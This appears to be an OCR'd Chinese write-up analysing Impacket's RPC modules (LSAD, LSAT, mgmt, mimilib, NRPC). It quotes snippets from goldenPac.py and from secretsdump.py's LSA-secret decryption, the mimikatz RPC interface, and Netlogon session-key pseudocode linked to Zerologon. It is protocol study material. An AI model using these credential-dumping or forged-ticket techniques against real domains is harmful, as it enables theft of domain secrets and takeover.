LsarSetInformationTrustedDomain
LsarQueryForestTrustInformation
LsarSetForestTrustInformation
LsarQueryTrustedDomainInfo
LsarSetTrustedDomainInfo
LsarQueryTrustedDomainInfoByName
LsarSetTrustedDomainInfoByName
```

例如，要设置控制 Kerberos 票证生命周期的策略，请求者打开 Policy 对象的句柄并通过名为 *MaxServiceTicketAge*的参数更新最长服务票证期限策略设置。来自请求者的调用序列如下所示（为简洁起见，删除了参数信息）：

1. 发送 LsarOpenPolicy3 请求；收到 LsarOpenPolicy3 回复。
2. 发送 LsarQueryDomainInformationPolicy 请求；收到 LsarQueryDomainInformationPolicy 回复。
3. 发送 LsarSetDomainInformationPolicy 请求；收到 LsarSetDomainInformationPolicy 回复。
4. 发送 LsarClose 请求；收到 LsarClose 回复。

下面简单解释一下调用顺序：

1. 使用实现此协议的响应者的网络地址，请求者发出 LsarOpenPolicy3 请求以获取策略对象的句柄。此句柄是检查和操作域策略信息所必需的。
2. 使用从 LsarOpenPolicy3 返回的句柄，请求者发出 LsarQueryDomainInformationPolicy 请求以检索影响 Kerberos 票证的当前策略设置。
3. 在修改 Kerberos 票证策略信息的部分以适合请求者之后，请求者发出 LsarSetDomainInformationPolicy 请求以将策略设置为新值。
4. 请求者关闭从 LsarOpenPolicy3 返回的策略句柄。这将释放与句柄关联的响应程序资源。

这里可以直接看/examples/goldenPac.py中的示例,通过hLsarOpenPolicy2返回的句柄发送hLsarQueryInformationPolicy2请求查询POLICY_INFORMATION_CLASS.PolicyAccountDomainInformation获取forestSid

```
/examples/goldenPac.py

resp = hLsarOpenPolicy2(dce, MAXIMUM_ALLOWED | POLICY_LOOKUP_NAMES)
        policyHandle = resp['PolicyHandle']

        resp = hLsarQueryInformationPolicy2(dce, policyHandle,
POLICY_INFORMATION_CLASS.PolicyAccountDomainInformation)
        dce.disconnect()

        forestSid = resp['PolicyInformation']['PolicyAccountDomainInfo']
['DomainSid'].formatCanonical()
        logging.info("Forest SID: %s"% forestSid)

        return forestSid
```

接下来让我们看下模块目前实现了哪些接口方法

```
0 : (LsarClose, LsarCloseResponse), 方法释放先前打开的上下文句柄所持有的资源
 2 : (LsarEnumeratePrivileges, LsarEnumeratePrivilegesResponse),方法来枚举 系统已知的所有权限。可以多次调用此方法以片段形式返回其输出
 3 : (LsarQuerySecurityObject, LsarQuerySecurityObjectResponse),方法来查询分配给数据库对象的安全信息。它返回对象的安全描述符。
 4 : (LsarSetSecurityObject, LsarSetSecurityObjectResponse),方法被调用以在对象上设置安全描述符。
 6 : (LsarOpenPolicy, LsarOpenPolicyResponse),方法与LsarOpenPolicy2完全相同，不同之处在于此函数中的SystemName参数，由于其语法定义，仅包含一个字符而不是完整的字符串。此SystemName参数对任何环境中的消息处理都没有任何影响。它必须被忽略。
 7 : (LsarQueryInformationPolicy, LsarQueryInformationPolicyResponse),方法来查询表示服务器信息策略的值。
 8 : (LsarSetInformationPolicy, LsarSetInformationPolicyResponse),方法被调用以在服务器上设置策略。
10 : (LsarCreateAccount, LsarCreateAccountResponse),方法被调用以在服务器的数据库中创建一个新的帐户对象。
11 : (LsarEnumerateAccounts, LsarEnumerateAccountsResponse),方法以请求服务器数据库中的帐户对象列表。可以多次调用该方法以片段形式返回其输出。
13 : (LsarEnumerateTrustedDomains, LsarEnumerateTrustedDomainsResponse),请求 服务器数据库中的受信任域对象列表。可以多次调用该方法以片段形式返回其输出。
16 : (LsarCreateSecret, LsarCreateSecretResponse),被调用以在服务器的数据库中创建一个新的秘密对象
17 : (LsarOpenAccount, LsarOpenAccountResponse),获得帐户对象的句柄。
18 : (LsarEnumeratePrivilegesAccount, LsarEnumeratePrivilegesAccountResponse),检索授予服务器上帐户的特权列表。
```

19 : (LsarAddPrivilegesToAccount, LsarAddPrivilegesToAccountResponse),向现有帐户对象添加新权限。
20 : (LsarRemovePrivilegesFromAccount, LsarRemovePrivilegesFromAccountResponse),从帐户对象中删除权限。
23 : (LsarGetSystemAccessAccount, LsarGetSystemAccessAccountResponse),检索帐户对象的系统访问帐户标志。系统访问帐户标志被描述为帐户对象数据模型的一部分
24 : (LsarSetSystemAccessAccount, LsarSetSystemAccessAccountResponse),为帐户对象设置系统访问帐户标志
28 : (LsarOpenSecret, LsarOpenSecretResponse),获得现有秘密对象的句柄
29 : (LsarSetSecret, LsarSetSecretResponse),设置秘密对象的当前值和旧值
30 : (LsarQuerySecret, LsarQuerySecretResponse),检索秘密对象的当前值和旧值（或以前的值）
31 : (LsarLookupPrivilegeValue, LsarLookupPrivilegeValueResponse),将权限的名称映射到本地唯一标识符 (LUID)，通过该标识符在服务器上已知该权限。然后可以在对其他方法（例如 LsarAddPrivilegesToAccount ）的后续调用中使用特权的本地唯一值。
32 : (LsarLookupPrivilegeName, LsarLookupPrivilegeNameResponse),将特权的 LUID 映射到服务器上已知特权 的字符串名称
33 : (LsarLookupPrivilegeDisplayName, LsarLookupPrivilegeDisplayNameResponse),将特权名称映射到调用者语言的显示文本字符串中
34 : (LsarDeleteObject, LsarDeleteObjectResponse),删除公开帐户对象、秘密对象或可信域对象
35 : (LsarEnumerateAccountsWithUserRight, LsarEnumerateAccountsWithUserRightResponse),返回用户权限等于传入值的帐户对象列表
36 : (LsarEnumerateAccountRights, LsarEnumerateAccountRightsResponse),来检索与现有帐户关联的权限列表。
37 : (LsarAddAccountRights, LsarAddAccountRightsResponse),向帐户对象添加新权限。如果帐户对象不存在，系统将尝试创建一个。
38 : (LsarRemoveAccountRights, LsarRemoveAccountRightsResponse),从帐户对象中删除权限。
42 : (LsarStorePrivateData, LsarStorePrivateDataResponse),存储秘密值
43 : (LsarRetrievePrivateData, LsarRetrievePrivateDataResponse),检索秘密值
44 : (LsarOpenPolicy2, LsarOpenPolicy2Response),打开RPC 服务器的上下文句柄。这是联系本地安全机构（域策略）远程协议数据库必须调用的第一个函数。
46 : (LsarQueryInformationPolicy2, LsarQueryInformationPolicy2Response),查询表示服务器安全策略的值
47 : (LsarSetInformationPolicy2, LsarSetInformationPolicy2Response),在服务器上设置策略
50 : (LsarEnumerateTrustedDomainsEx, LsarEnumerateTrustedDomainsExResponse),枚举服务器数据库中的可信域对象 。该方法旨在多次调用以检索片段中的数据。
53 : (LsarQueryDomainInformationPolicy, LsarQueryDomainInformationPolicyResponse),除了通过LsarQueryInformationPolicy 和 LsarSetInformationPolicy2公开的设置外，还调用 LsarQueryDomainInformationPolicy 方法来检索策略设置。尽管方法名称中有术语“Domain”，但此消息的处理是使用本地数据进行的，而且，不要求此数据与 机器加入的域中的 LSA 信息有任何关系。

比较有趣的是尽管有这么多远程获取policy的方法已经实现，在secretdump中使用的是通过注册表来获取policy的值

```
eg./impacket/examples/secretsdump.py
for key in keys:
            LOG.debug('Looking into %s' % key)
            valueTypeList = ['CurrVal']
            # Check if old LSA secrets values are also need to be shown
            if self.__history:
```

```
                valueTypeList.append('OldVal')

            for valueType in valueTypeList:
                value = self.getValue('\\Policy\\Secrets\\{}\\
{}\\default'.format(key,valueType))
                if value is not None and value[1] != 0:
                    if self.__vistaStyle is True:
                        record = LSA_SECRET(value[1])
                        tmpKey = self.__sha256(self.__LSAKey,
record['EncryptedData'][:32])
                        plainText = self.__cryptoCommon.decryptAES(tmpKey,
record['EncryptedData'][32:])
                        record = LSA_SECRET_BLOB(plainText)
                        secret = record['Secret']
                    else:
                        secret = self.__decryptSecret(self.__LSAKey, value[1])

                    # If this is an OldVal secret, let's append '_history' to be
able to distinguish it and
                    # also be consistent with NTDS history
                    if valueType == 'OldVal':
                        key += '_history'
                    self.__printSecret(key, secret)
```

[MS-LSAT]lsat.py

本地安全机构（转换方法）远程协议,，用于在人类可读和机器可读形式之间转换安全主体的标识符。

模块实现了如下接口方法

```
OPNUMS = {
 14 : (LsarLookupNames, LsarLookupNamesResponse),方法将一批安全主体名称转换为它们的SID
形式。它还返回这些名称所属的域。
 15 : (LsarLookupSids, LsarLookupSidsResponse),将一批安全主体 SID转换为其名称形式。它还
返回这些名称所属的域。
 45 : (LsarGetUserName, LsarGetUserNameResponse), 方法返回 调用该方法的安全主体的名称和
域名。


 57 : (LsarLookupSids2, LsarLookupSids2Response),
接收 LsarLookupSids2 消息时所需的行为必须与接收 LsarLookupSids3 消息时的行为相同，但 有以
下例外：此消息在非域控制器 计算机和域控制器上均有效。如果RPC 服务器不是域控制器，则
LsapLookupWksta 以外的LookupLevel值无效。


 58 : (LsarLookupNames2, LsarLookupNames2Response),
接收 LsarLookupNames2 消息时所需的行为必须与接收 LsarLookupNames3 消息时的行为相同，但 有
以下例外：TranslatedSids输出结构中的元素不包含Sid字段；相反，它们包含一个RelativeId字段。


 68 : (LsarLookupNames3, LsarLookupNames3Response),
接收 LsarLookupNames3 消息时所需的行为必须与接收 LsarLookupNames4 消息时的行为相同，但有以
下例外：此消息在非域控制器 计算机和域控制器上均有效。如果以下条件都不成立，服务器必须返回
STATUS_ACCESS_DENIED
```

```
 76 : (LsarLookupSids3, LsarLookupSids3Response),
```
仅当 RPC 服务器是域控制器时，此消息才有效。如果 RPC 服务器不是域控制器，则 RPC 服务器必须在返回值中返回 STATUS_INVALID_SERVER_STATE。

```
 77 : (LsarLookupNames4, LsarLookupNames4Response),
```
}仅当 RPC 服务器是域控制器时，此消息才有效。如果 RPC 服务器不是域控制器，则 RPC 服务器必须在返回值中返回 STATUS_INVALID_SERVER_STATE。

可以看到在/examples/lookupsid.py中绑定lsat接口获取当前安全主体是否允许远程登录

```
eg./examples/lookupsid.py
        resp = lsad.hLsarOpenPolicy2(dce, MAXIMUM_ALLOWED |
lsat.POLICY_LOOKUP_NAMES)
        policyHandle = resp['PolicyHandle']

eg.lsat.py
POLICY_LOOKUP_NAMES             = 0x00000800

POLICY_MODE_DENY_REMOTE_INTERACTIVE 0x00000800
```
拒绝用户作为远程桌面客户端登录系统的权利。

mgmt.py

根据开头定义的接口id，该接口为RMI 或远程管理接口，模块完成了以下几个方法,从Windows文档中并没有找到更多的信息，所以去查看了linux下freedce(FreeDCE RPC and DCOM Toolkit for Linux)的mgmt.c的源码

```
OPNUMS = {
 0 : (inq_if_ids, inq_if_idsResponse),查询if id向量，这是一个本地/远程管理函数，它获取一个接口标识向量，列出在 RPC runtime注册的接口。如果服务器未注册任何接口，此例程将返回 rpc_s_no_interfaces 状态代码和 NULL if_id_vector。应用程序负责调用 rpc_if_id_vector_free 来释放vector 使用的内存。

 1 : (inq_stats, inq_statsResponse),查询状态。这是获取统计信息的本地/远程管理功能关于来自 RPC runtime的指定服务器。中的每个元素返回的参数包含一个整数值，可以使用定义的统计常量

 2 : (is_server_listening, is_server_listeningResponse),判断服务器是否监听
 3 : (stop_server_listening, stop_server_listeningResponse),停止服务器监听
 4 : (inq_princ_name, inq_princ_nameResponse),查询名称.这是一个管理器例程，它为远程调用者提供服务器的主体名称（实际上是主体名称之一）。
}
```

各接口参数如下

```
INTERNAL void inq_if_ids _DCE_PROTOTYPE_ ((
        rpc_binding_handle_t     /*binding_h*/,
        rpc_if_id_vector_p_t    * /*if_id_vector*/,
        unsigned32              * /*status*/
    ));

INTERNAL void inq_stats _DCE_PROTOTYPE_ ((
        rpc_binding_handle_t     /*binding_h*/,
        unsigned32              * /*count*/,
```

```
        unsigned32              statistics[],
        unsigned32              * /*status*/
    ));

INTERNAL boolean32 is_server_listening _DCE_PROTOTYPE_ ((
        rpc_binding_handle_t     /*binding_h*/,
        unsigned32              * /*status*/
    ));

•
INTERNAL void inq_princ_name _DCE_PROTOTYPE_ ((
        rpc_binding_handle_t     /*binding_h*/,
        unsigned32               /*authn_proto*/,
        unsigned32               /*princ_name_size*/,
        idl_char                princ_name[],
        unsigned32              * /*status*/
```

对各接口方法具体实现感兴趣的同学可以直接看c源码（https://fossies.org/dox/freedce-1.1.0.7/mgmt_8c_source.html）

mimilib.py

mimikatz定义了自己的rpc idl接口。https://github.com/gentilkiwi/mimikatz/blob/e10bde5b16b747dc09ca5146f93f2beaf74dd17a/mimicom.idl

```
import "ms-dtyp.idl";
[
   uuid(17FC11E9-C258-4B8D-8D07-2F4125156244),
   version(1.0)
]
interface MimiCom
{
    typedef [context_handle] void* MIMI_HANDLE;

    typedef unsigned int ALG_ID;
    typedef struct _MIMI_PUBLICKEY {
        ALG_ID sessionType;
        DWORD cbPublicKey;
        [size_is(cbPublicKey)] BYTE *pbPublicKey;
    } MIMI_PUBLICKEY, *PMIMI_PUBLICKEY;

    NTSTATUS MimiBind(
        [in] handle_t rpc_handle,
        [in, ref] PMIMI_PUBLICKEY clientPublicKey,
        [out, ref] PMIMI_PUBLICKEY serverPublicKey,
        [out, ref] MIMI_HANDLE *phMimi
    );

    NTSTATUS MiniUnbind(
        [in, out, ref] MIMI_HANDLE *phMimi
    );

    NTSTATUS MimiCommand(
        [in, ref] MIMI_HANDLE phMimi,
        [in] DWORD szEncCommand,
```

```
        [in, size_is(szEncCommand), unique] BYTE *encCommand,
        [out, ref] DWORD *szEncResult,
        [out, size_is(, *szEncResult)] BYTE **encResult
    );

    NTSTATUS MimiClear(
        [in] handle_t rpc_handle,
        [in, string] wchar_t *command,
        [out] DWORD *size,
        [out, size_is(, *size)] wchar_t **result
    );
}
```

mimilib模块实现了对应的接口方法

```
OPNUMS = {
 0 : (MimiBind, MimiBindResponse),
 1 : (MimiUnbind, MimiUnbindResponse),
 2 : (MimiCommand, MimiCommandResponse),
}
```

mimikatz rpc接口使用Diffie-Hellman加密算法来加密command数据,与该rpc接口通信需要在dc上开启对应rpc服务

```
  mimikatz # rpc::server
```


[MS-NRPC]nrpc.py

这协议从名字看就很眼熟，是的，Zerologon就是出在这个协议上面

Netlogon 远程协议是一个远程过程调用 (RPC) 接口，用于在基于域的网络上进行用户和机器身份验证。Netlogon 远程协议 RPC 接口还用于为备份域控制器 (BDC) 复制数据库。


Netlogon 远程协议用于维护从域成员到域控制器 (DC)、域的 DC 之间以及跨域的 DC 之间的域关系。此 RPC 接口用于发现和管理这些关系。

Netlogon 远程协议用于域中的计算机与域控制器 (DC)（域成员和 DC）之间的安全通信。通过使用在客户端和参与安全通信的 DC 之间计算的共享会话密钥来保护通信。会话密钥是通过使用客户端和 DC 已知的预配置共享密钥计算的。在 DC 上成功验证用户凭据后，Netlogon 远程协议通过安全通道将用户授权属性（称为用户验证信息）传送回服务器。



Netlogon 远程协议客户端和服务器只能在加入域的系统上运行，并在引导期间启动。当系统脱离域时，客户端和服务器将停止并且不会在引导期间启动。

用户帐户可以位于服务器域以外的域中。在这种情况下，从服务器接收到登录请求的DC会将请求传递给用户帐户域中的 DC。为了使这种情况起作用，服务器的域（称为资源域）和用户帐户的域（称为帐户域）建立信任关系，其中在帐户域中做出的身份验证决策在资源中是可信的领域。在这种信任关系中，资源域称为信任域，帐户域称为信任域。信任关系由两个域的管理员建立。 信任建立的结果是共享秘密（称为信任密码），DC 在两个域中使用该秘密来计算用于保护安全通道的会话密钥 交通。通过使用这个安全通道，资源域中的DC可以将登录请求安全地传递给帐户域中的DC，就像服务器将登录请求传递给原DC一样。通过信任关系连接的两个域中的DC之间的安全通道称为可信域安全通道。相反，资源域中服务器和DC之间的安全通道称为工作站安全通道。下图描述了一个透传认证过程，其中认证请求通过两个安全通道：从域 A 中的服务器到同域中的 DC，然后从该 DC 到域 B 中的 DC，这包含用户帐户。



备份域控制器 (BDC) 是维护域帐户数据库的完整副本并可以满足身份验证请求但不允许修改帐户的域控制器。相反，域的 BDC 使用帐户数据库复制方法从主域控制器 (PDC)复制帐户数据库。为了安全地请求和传输复制数据，Netlogon 使用BDC 通过使用 BDC 的计算机帐户密码与 PDC 建立的安全通道。这种类型的安全通道称为服务器安全通道。

基于共享秘密的通道的安全性取决于该共享值的保密性。良好的密码卫生要求这样的共享值不是永久的。该协议包括选择新密码并将其从客户端传送到DC的工具。这允许此协议的客户端实现在机器帐户（如果请求来自工作站安全通道）或信任帐户（如果请求来自受信任域安全通道）上设置新密码。

在某些应用场景中，可能需要获取域 信任列表。例如，收集用户凭据的应用程序可能需要提供可信域列表，用户可以从中选择他们的域。Netlogon 远程协议通过检索域信任信息的方法为此类应用程序提供服务。

某些应用程序可能需要验证它们发送到 DC 和从DC接收的消息。Netlogon 远程协议通过使用计算机帐户或信任密码作为加密密钥计算消息的加密摘要的方法为此类应用程序提供服务。通过使用这些方法，在 DC 上运行的应用程序获取消息摘要并将其包含在对客户端的响应中。客户端上运行的应用程序接收到消息，获取消息摘要，并将摘要与从DC接收到的摘要进行比较。如果两个摘要相同，则客户端确定该消息确实是由 DC 发送的。


管理员可能需要控制或查询与 Netlogon 操作相关的行为。例如，管理员可能想要强制更改计算机帐户密码，或者可能想要将安全通道重置为域中的特定DC。Netlogon 通过查询和控制服务器的方法提供此类管理服务。

Netlogon 客户端对域成员执行的第一个操作是在其域中查找 用于设置安全通道的DC。此过程称为 DC 发现。发现 DC 后，域成员将建立到 DC 的安全通道。 对于从客户端到 DC 的与身份验证有关的所有后续请求，Netlogon 远程协议使用安全通道传输请求。Netlogon 远程协议通过安全通道从 DC 接收用户验证数据，并将数据返回给身份验证协议。 操作系统可以定期使用 Netlogon 远程协议更改计算机帐户密码。

收到登录请求后，Netlogon 确定正在验证的用户的帐户域。Netlogon 确定用于向帐户域发送请求的信任链接。Netlogon 在该链接上的受信任域中找到一个DC ，并使用受信任域的信任密码设置到该 DC的安全通道。Netlogon 将登录请求传递给该 DC。Netlogon 从该 DC 接收用户验证数据并将数据返回给发出登录请求的安全通道客户端。 Netlogon 将 BDC 帐户数据库与PDC 帐户数据库同步。 Netlogon 会定期更改 DC 的计算机帐户密码。在 PDC 上，Netlogon 会定期更改所有直接受信任域的信任密码。

该协议使用以下endpoint：\PIPE\NETLOGON，uuid：12345678-1234-ABCD-EF00-01234567CFFB

客户端和服务器之间的会话密钥协商是在不受保护的RPC 通道上执行的。



会话密钥协商的工作方式如下。

客户端绑定到服务器上的远程 Netlogon RPC端点。然后客户端生成一个nonce，称为client challenge，并将客户端challenge作为NetrServerReqChallenge 方法调用的输入参数发送到服务器。

服务器接收客户端的NetrServerReqChallenge调用。服务器生成自己的随机数，称为服务器challenge (SC)。在响应客户端的NetrServerReqChallenge方法调用时，服务器将 SC 作为 NetrServerReqChallenge的输出参数发送回客户端。客户端收到服务器的响应后，两台计算机都有彼此的challenge随机数（分别为客户端挑战和服务器挑战 (SC)）。

客户端计算会session key。客户端通过在 NegotiateFlags 中提供一组初始值来指定一组初始功能。

客户端通过使用客户端challenge作为credential计算算法的输入来计算其客户端 Netlogon凭证

客户端通过在NetrServerAuthenticate、 NetrServerAuthenticate2或 NetrServerAuthenticate3 调用中将 client Netlogon credential作为 ClientCredential 输入参数传递，与服务器交换其客户端 Netlogon 凭据。

服务器接收NetrServerAuthenticate、NetrServerAuthenticate2或NetrServerAuthenticate3调用并验证client Netlogon credential。它通过计算一个session key来实现这一点，复制client Netlogon credential计算，使用其存储的客户端challenge，并将此重新计算的结果与刚刚从客户端接收到的client Netlogon credential进行比较。如果比较失败，服务器必须在不进一步处理以下步骤的情况下使会话密钥协商失败。

如果客户端challenge的前 5 个字节都不是唯一的，则session key协商失败。

服务器通过使用服务器challenge作为凭证计算算法的输入来计算其服务器 Netlogon 凭证。服务器返回server Netlogon credential作为NetrServerAuthenticate、NetrServerAuthenticate2或NetrServerAuthenticate3调用的ServerCredential 输出参数。

客户端验证server Netlogon credential。它通过重新计算server Netlogon credential、使用其存储的服务器challenge并将此重新计算的结果与从服务器传回的server Netlogon credential进行比较来实现此目的。如果比较失败，客户端必须使session key协商失败。

在相互验证后，客户端和服务器同意使用计算出的会话密钥来加密和/或签署进一步的通信。

客户端调用NetrLogonGetCapabilities方法。

服务器应该返回当前交换的协商标志(negotiated flags)。

客户应该将接收到的ServerCapabilities与协商好的NegotiateFlag进行比较，如果有差异，则中止会话密钥协商。

客户端将ServerSessionInfo.LastAuthenticationTry（按服务器名称索引）设置为当前时间。这可以防止身份验证重试发生，除非收到新的传输通知。

在会话密钥协商的第一阶段 (NetrServerReqChallenge)，客户端和服务器交换随机数。这允许客户端和服务器计算session key。为了提供相互身份验证，客户端和服务器都根据自己的随机数计算 Netlogon 凭据，使用计算出session，并在会话密钥协商的第二阶段交换它们（NetrServerAuthenticate 或 NetrServerAuthenticate2或NetrServerAuthenticate3)。由于在第一阶段交换了随机数，这使得每一方都可以在本地计算对方的 Netlogon Credential，然后将其与收到的Credential进行比较。如果本地计算出的凭证与另一方提供的Credential相匹配，则向客户端和服务器证明双方有权访问共享机密。
作为会话密钥 协商的一部分，客户端和服务器使用NetrServerAuthenticate2 或 NetrServerAuthenticate3的NegotiateFlags参数 来协商对以下选项的支持。客户端通过 NegotiateFlags提供一组初始功能参数作为输入到服务器。然后服务器选择它可接受的能力。服务器支持的功能与客户端支持的功能通过执行位与运算相结合；操作结果作为输出返回给客户端

NegotiateFlags对照表如下

0	1	2	3	4	5	6	7	8	9	10	1	2	3	4	5	6	7	8	9	20	1	2	3	4	5	6	7	8	9	30	1
0	Y	X	0	0	0	0	W	0	0	V	U	T	S	R	Q	P	O	N	M	L	K	J	I	H	G	F	E	D	C	B	A

Option	Meaning
A	Not used. MUST be ignored on receipt.
B	Presence of this flag indicates that BDCs persistently try to update their database to the PDC's version after they get a notification indicating that their database is out-of-date. Server-to-server only.
C	Supports RC4 encryption.


Option	Meaning
D	Not used. MUST be ignored on receipt.
E	Supports BDCs handling CHANGELOGs. Server-to-server only.
F	Supports restarting of full synchronization between DCs. Server-to-server only.
G	Does not require ValidationLevel 2 for nongeneric passthrough.
H	Supports the NetrDatabaseRedo (Opnum 17) functionality (section 3.5.4.6.4).
I	Supports refusal of password changes.
J	Supports the NetrLogonSendToSam (Opnum 32) functionality.
K	Supports generic pass-through authentication.
L	Supports concurrent RPC calls.
M	Supports avoiding of user account database replication. Server-to-server only.
N	Supports avoiding of Security Authority database replication. Server-to-server only.
O	Supports strong keys.
P	Supports transitive trusts.
Q	Not used. MUST be ignored on receipt.
R	Supports the NetrServerPasswordSet2 functionality.
S	Supports the NetrLogonGetDomainInfo functionality.
T	Supports cross-forest trusts.
U	When this flag is negotiated between a client and a server, it indicates that the server ignores the **NT4Emulator** ADM element.
V	Supports RODC pass-through to different domains.
W	Supports Advanced Encryption Standard (AES) encryption (128 bit in 8-bit CFB mode) and SHA2 hashing as specified in sections 2.2.1.3.3, 3.1.4.3, 3.1.4.4, and 3.3.
X	Not used. MUST be ignored on receipt.
Y	Supports Secure RPC.

session key支持以下3种加密方式：AES、DES、强秘钥


```
AES
ComputeSessionKey(SharedSecret, ClientChallenge,
                  ServerChallenge)
      M4SS := MD4(UNICODE(SharedSecret))

      CALL SHA256Reset(HashContext, M4SS, sizeof(M4SS));
```

```
      CALL SHA256Input(HashContext, ClientChallenge, sizeof(ClientChallenge));
      CALL SHA256FinalBits (HashContext, ServerChallenge,
sizeof(ServerChallenge));
      CALL SHA256Result(HashContext, SessionKey);
      SET SessionKey to lower 16 bytes of the SessionKey;

强秘钥
 SET zeroes to 4 bytes of 0

 ComputeSessionKey(SharedSecret, ClientChallenge,
                   ServerChallenge)

      M4SS := MD4(UNICODE(SharedSecret))

      CALL MD5Init(md5context)
      CALL MD5Update(md5context, zeroes, 4)
      CALL MD5Update(md5context, ClientChallenge, 8)
      CALL MD5Update(md5context, ServerChallenge, 8)
      CALL MD5Final(md5context)
      CALL HMAC_MD5(md5context.digest, md5context.digest length,
                    M4SS, length of M4SS, output)
      SET Session-Key to output
DES
 ComputeSessionKey(SharedSecret, ClientChallenge,
                   ServerChallenge)

      M4SS := MD4(UNICODE(SharedSecret))

      SET sum to ClientChallenge + ServerChallenge
      SET k1 to lower 7 bytes of the M4SS
